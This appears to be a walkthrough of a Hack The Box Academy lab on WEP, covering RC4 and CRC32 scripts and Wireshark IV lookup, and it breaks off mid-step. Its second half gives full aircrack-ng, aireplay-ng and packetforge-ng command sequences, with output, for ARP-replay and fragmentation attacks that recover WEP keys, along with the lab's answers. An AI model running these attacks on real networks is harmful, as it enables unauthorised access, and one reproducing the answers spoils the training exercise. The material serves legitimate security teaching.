Wired Equivalent Privacy (WEP) Attacks:

Link to challenge: https://academy.hackthebox.com/module/185

(log in required)

Class: Tier II | Medium | Offensive

Before we begin: throughout the module we will be requested to login to target machine

The credentials and target IP will be provided for us by the module.

we will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>
/dynamic-resolution
```

this operation will be referred throughout the writeup as ‘RDP login’.

the default credentials are ‘wifi:wifi’, unless specified otherwise.


WEP Encryption

Seed Generation and the RC4 Algorithm:

Question: Repeat the example shown in the section, and submit DONE as the answer when finished.

Answer: DONE

Method: execution of the script from the section’s guide:




```
wifi@WiFiIntro:~$ python3 SeedGen.py
Initialization Vector: b'\xbc\xeb\xc6'
64-bit Seed: b'\xbc\xeb\xc6\x01\x02\x03\x04\x05'
128-bit Seed: b'\xbc\xeb\xc6\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0c\r'
b'\x99\xb5\xc3\xba\x15\xbd\xa3\x9a\xe7\xbbc_a\xf3|#sU\x07\x92\xec94\xeb'
```

CRC32 Generation (WEP's ICV Algorithm):

Question: Examine the script shown in the section. After changing the plaintext to HackTheBox, what is the outputted value of the CRC32?

Answer: 254452502

Method: running the script in the section's guide (after setting the 'HackTheBox' as the parameter):




```
┌─[eu-academy-2]─[10.10.15.146]─[htb-ac-1099135@htb-fprfdggyob]─[~]
└──╼ [★]$ cat script.py
import zlib

# First we declare our packet plaintext. In normal communications this is the actual plaintext data.
packetplaintext = b'HackTheBox'

# We then use the zlib library to calculate the CRC32.
crc32 = zlib.crc32(packetplaintext)

print(crc32)
┌─[eu-academy-2]─[10.10.15.146]─[htb-ac-1099135@htb-fprfdggyob]─[~]
└──╼ [★]$ python script.py
254452502
```

Putting Together the Algorithms:

Question: Run the script shown in the section and change the plaintext to HackTheWifi. What is the output value of the CRC32 Checksum?

Answer: 2780581187

Method: running the script in the section's guide (after setting the 'HackTheWifi' as the parameter):



```
┌─[eu-academy-2]─[10.10.15.146]─[htb-ac-1099135@htb-fprfdggyob]─[~]
└──╼ [★]$ python script.py
-------------
CRC32 Checksum: 2780581187
Initialization Vector: b'd(\xc0'
64-bit Seed: b'd(\xc0\x01\x02\x03\x04\x05'
128-bit Seed: b'd(\xc0\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0c\r'
-------------
ICV Message: b'HackTheWifi\xa5\xbcMC'
Cipher Text 64-bit Seed: b'r\xe8\xf3"MQ k\x93a<\x15\xd2Q\x90'
Cipher Text 128-bit Seed: b'\x05\x15\x8c\x92U\x83\xed\xfb\x88\xa3\xf6\xee\x19\x9b\xff'
-------------
Final Message 64-bit Seed: b'd(\xc0r\xe8\xf3"MQ k\x93a<\x15\xd2Q\x90'
Final Message 128-bit Seed: b'd(\xc0\x05\x15\x8c\x92U\x83\xed\xfb\x88\xa3\xf6\xee\x19\x9b\xff'
```

Finding the Initialization Vector with Wireshark:


Question: Use Wireshark to open the file /opt/IV-Wireshark.pcap and locate the Initialization Vectors (IVs). What is the IV for packet number 14?

Answer: 0xff0100

Method: First, lets open the packet in the target machine:

```
wireshark /opt/IV-Wireshark.pcap
```

and open packet 14 – 'IEEE 802.11 Data' → 'WEP parameters', there we will find the initialization vector:


IV-Wireshark.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time      Source             Destination           Protocol Length Info
   13 0.426986  72:4c:14:36:54:6d  Broadcast             802.11      68 Data, SN=5, FN=0, Flags=.p....F.
   14 0.427116  72:4c:14:36:54:6d  IPv6mcast_ff:92:c7:… 802.11     104 Data, SN=259, FN=0, Flags=.p.....T
   15 0.428805  72:4c:14:36:54:6d  IPv6mcast_ff:92:c7:… 802.11     104 Data, SN=6, FN=0, Flags=.p....F.
   16 0.429664  72:4c:14:36:54:6d  IPv6mcast_02          802.11      88 Data, SN=260, FN=0, Flags=.p.....T
   17 0.430356  72:4c:14:36:54:6d  IPv6mcast_16          802.11     136 Data, SN=261, FN=0, Flags=.p.....T
```

```
▸ Frame 14: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
▾ IEEE 802.11 Data, Flags: .p.....T
    Type/Subtype: Data (0x0020)
  ▸ Frame Control Field: 0x0841
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: e6:61:a8:bf:f0:8b (e6:61:a8:bf:f0:8b)
    Transmitter address: 72:4c:14:36:54:6d (72:4c:14:36:54:6d)
    Destination address: IPv6mcast_ff:92:c7:99 (33:33:ff:92:c7:99)
    Source address: 72:4c:14:36:54:6d (72:4c:14:36:54:6d)
    BSS Id: e6:61:a8:bf:f0:8b (e6:61:a8:bf:f0:8b)
    STA address: 72:4c:14:36:54:6d (72:4c:14:36:54:6d)
    .... .... .... 0000 = Fragment number: 0
    0001 0000 0011 .... = Sequence number: 259
  ▾ WEP parameters
      Initialization Vector: 0xff0100
      Key Index: 0
      WEP ICV: 0x87e233f4 (not verified)
▸ Data (72 bytes)
```

WEP Attacks


ARP Request Replay Attack:

Question: Perform the ARP Request Replay attack on the WiFi network. What is the WEP KEY for this network? (Format: xx:xx:xx:xx:xx)

Answer: 12:34:51:23:45

Method: First, lets set the monitoring mode on


```
sudo airmon-ng start wlan0;
```



```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0;

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    183 avahi-daemon
    205 wpa_supplicant
    213 avahi-daemon
    218 NetworkManager

PHY     Interface       Driver          Chipset

phy1    wlan0           htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Now, lets scan for available networks on channel 1 (as instructed, we go for channel 1). We will save the result in a file 'WEP-01.cap':

```
sudo airodump-ng wlan0mon -c 1 -w WEP
```



```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon -c 1 -w WEP
11:52:34  Created capture file "WEP-01.cap".


 CH  1 ][ Elapsed: 1 min ][ 2024-12-28 11:54

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3D:EB:29:D5  -47   0     1038    62943  938   1   11   WEP  WEP         CyberNet-Secure

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  22:F1:AD:B3:28:E6  -48    2 - 1      0    94384
```


We got the client's MAC address 'B6:5F:C5:21:CF:85'.

Now, we keep the scan running and open a new terminal.

In it we run the ARP (address resolution protocol) attack on the network, using the obtained client’s mac address:

```
sudo aireplay-ng -3 -b D8:D6:3D:EB:29:D5 -h
22:F1:AD:B3:28:E6 wlan0mon
```

*-3 is for the ARP request replay attack. *




```
wifi@WiFiIntro:~$ sudo aireplay-ng -3 -b D8:D6:3D:EB:29:D5 -h 22:F1:AD:B3:28:E6 wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 22:F1:AD:B3:28:E6
11:53:06  Waiting for beacon frame (BSSID: D8:D6:3D:EB:29:D5) on channel 1
Saving ARP requests in replay_arp-1228-115306.cap
You should also start airodump-ng to capture replies.
Read 7680 packets (got 2549 ARP requests and 0 ACKs), sent 2518 packets...(499 pps)
```

And wait until the number of ARP requests is greater than 0.

Once we have that – we can start the cracking of the cap file, where the initialization vectors are stored, using aircrack-ng:

```
sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
```

*It can be done with both keep the arp sender running, or stopping it – but keep the network scan running. *



```
wifi@WiFiIntro:~$ sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
Reading packets, please wait...
Opening WEP-01.cap
Read 190922 packets.

1 potential targets                                   Got 95491 out of 95000 IVsStarting PTW attack with 95491 ivs.
                    KEY FOUND! [ 12:34:51:23:45 ]
Attack wDecrypted correctly: 100%00 captured ivs.
```

And obtain the key!


Fragmentation Attack:

Question: Perform the Fragmentation attack on the WiFi network. What is the WEP KEY for this network? (Format: XX:XX:XX:XX:XX)

Answer: 2B:51:5A:7E:F4

Method: we wills start by setting monitor mode on and scanning channel 1 as done on previous section, outputting the results to 'WEP-10.cap'

```
sudo airmon-ng start wlan0;
sudo airodump-ng wlan0mon -c 1 -w WEP;
```




```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon -c 1 -w WEP
14:21:37  Created capture file "WEP-01.cap".


 CH  1 ][ Elapsed: 6 s ][ 2024-12-28 14:21

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3D:EB:29:D5  -47   0       83        2    0   1   11   WEP  WEP         HackTheBox-Wireless

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  E2:81:4B:44:26:DE  -29   11 - 1      0        2
```

The network BSSID is 'D8:D6:3D:EB:29:D5' and the client MAC connected to that network is 'E2:81:4B:44:26:DE'.

Let's keep this running and open a new terminal.


Now we will proceed to run the fragmentation attack, denoted with the flag '-5':

```
sudo aireplay-ng -5 -b D8:D6:3D:EB:29:D5 -h
E2:81:4B:44:26:DE wlan0mon
```



```
wifi@WiFiIntro:~$ sudo aireplay-ng -5 -b D8:D6:3D:EB:29:D5 -h E2:81:4B:44:26:DE wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether E2:81:4B:44:26:DE
14:25:21  Waiting for beacon frame (BSSID: D8:D6:3D:EB:29:D5) on channel 1
14:25:21  Waiting for a data packet...
Read 75 packets...

        Size: 100, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  D8:D6:3D:EB:29:D5
          Dest. MAC  =  D8:D6:3D:EB:29:D5
         Source MAC  =  E2:81:4B:44:26:DE

        0x0000:  0841 3a01 d8d6 3deb 29d5 e281 4b44 26de  .A:...=.)...KD&.
        0x0010:  d8d6 3deb 29d5 400e dec8 6d00 ceeb 8136  ..=.).@...m....6
        0x0020:  4269 0797 3d72 6b49 1ab1 60db 4468 c5e7  Bi..=rkI..`.Dh..
        0x0030:  c454 cf30 b452 b644 d481 9a1c 9389 4fda  .T.0.R.D......O.
        0x0040:  daec b65b a14e d9c9 00f2 72f1 581f 0d26  ...[.N....r.X..&
        0x0050:  4dba eac4 fdd6 afc5 3896 0302 be41 6c25  M.......8....Al%
        0x0060:  4edf cb6e                                N..n

Use this packet ? y
```

We enter ‘y’ for the prompt




```
Use this packet ? y

Saving chosen packet in replay_src-1228-145320.cap
14:53:24  Data packet found!
14:53:24  Sending fragmented packet
14:53:24  Got RELAYED packet!!
14:53:24  Trying to get 384 bytes of a keystream
14:53:24  Got RELAYED packet!!
14:53:24  Trying to get 1500 bytes of a keystream
14:53:24  Got RELAYED packet!!
Saving keystream in fragment-1228-145324.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Output was saved to a file ‘fragment-1228-145324.xor’.

Now let’s forge the ARP requests:

```
sudo packetforge-ng -0 -a D8:D6:3D:EB:29:D5 -h
E2:81:4B:44:26:DE -k 255.255.255.255 -l 255.255.255.255 -y
fragment-1228-145324.xor -w forgedarp.cap
```


results were outputted to ‘forgedarp.cap’



```
wifi@WiFiIntro:~$ sudo packetforge-ng -0 -a D8:D6:3D:EB:29:D5 -h E2:81:4B:44:26:DE -k 255.255.255.255 -l 255.255.255.255 -y fragment-1228-14
5324.xor -w forgedarp.cap
Wrote packet to: forgedarp.cap
```

We will use that to run ‘Interactive Packet Replay’ – denoted by the flag ‘-2’:


```
sudo aireplay-ng -2 -r forgedarp.cap -h E2:81:4B:44:26:DE
wlan0mon
```



```
wifi@WiFiIntro:~$ sudo aireplay-ng -2 -r forgedarp.cap -h E2:81:4B:44:26:DE wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether E2:81:4B:44:26:DE


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  D8:D6:3D:EB:29:D5
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  E2:81:4B:44:26:DE

        0x0000:  0841 0201 d8d6 3deb 29d5 e281 4b44 26de  .A....=.)...KD&.
        0x0010:  ffff ffff ffff 8001 6241 4e00 0bec c67c  ........bAN....|
        0x0020:  441e daa4 089d 3700 3c03 f172 390c 2f7b  D.....7.<..r9./{
        0x0030:  4191 974f adec 3d9c ac44 6a99 aac9 5158  A..O..=..Dj...QX
        0x0040:  9ee6 182b                                ...+

Use this packet ? y

Saving chosen packet in replay_src-1228-145458.cap
You should also start airodump-ng to capture replies.

Sent 84991 packets...(499 pps)
```

We will keep this running, and open a new terminal – where we will run the ARP request replay attack:

```
sudo aireplay-ng -3 -b D8:D6:3D:EB:29:D5 -h
E2:81:4B:44:26:DE wlan0mon
```




```
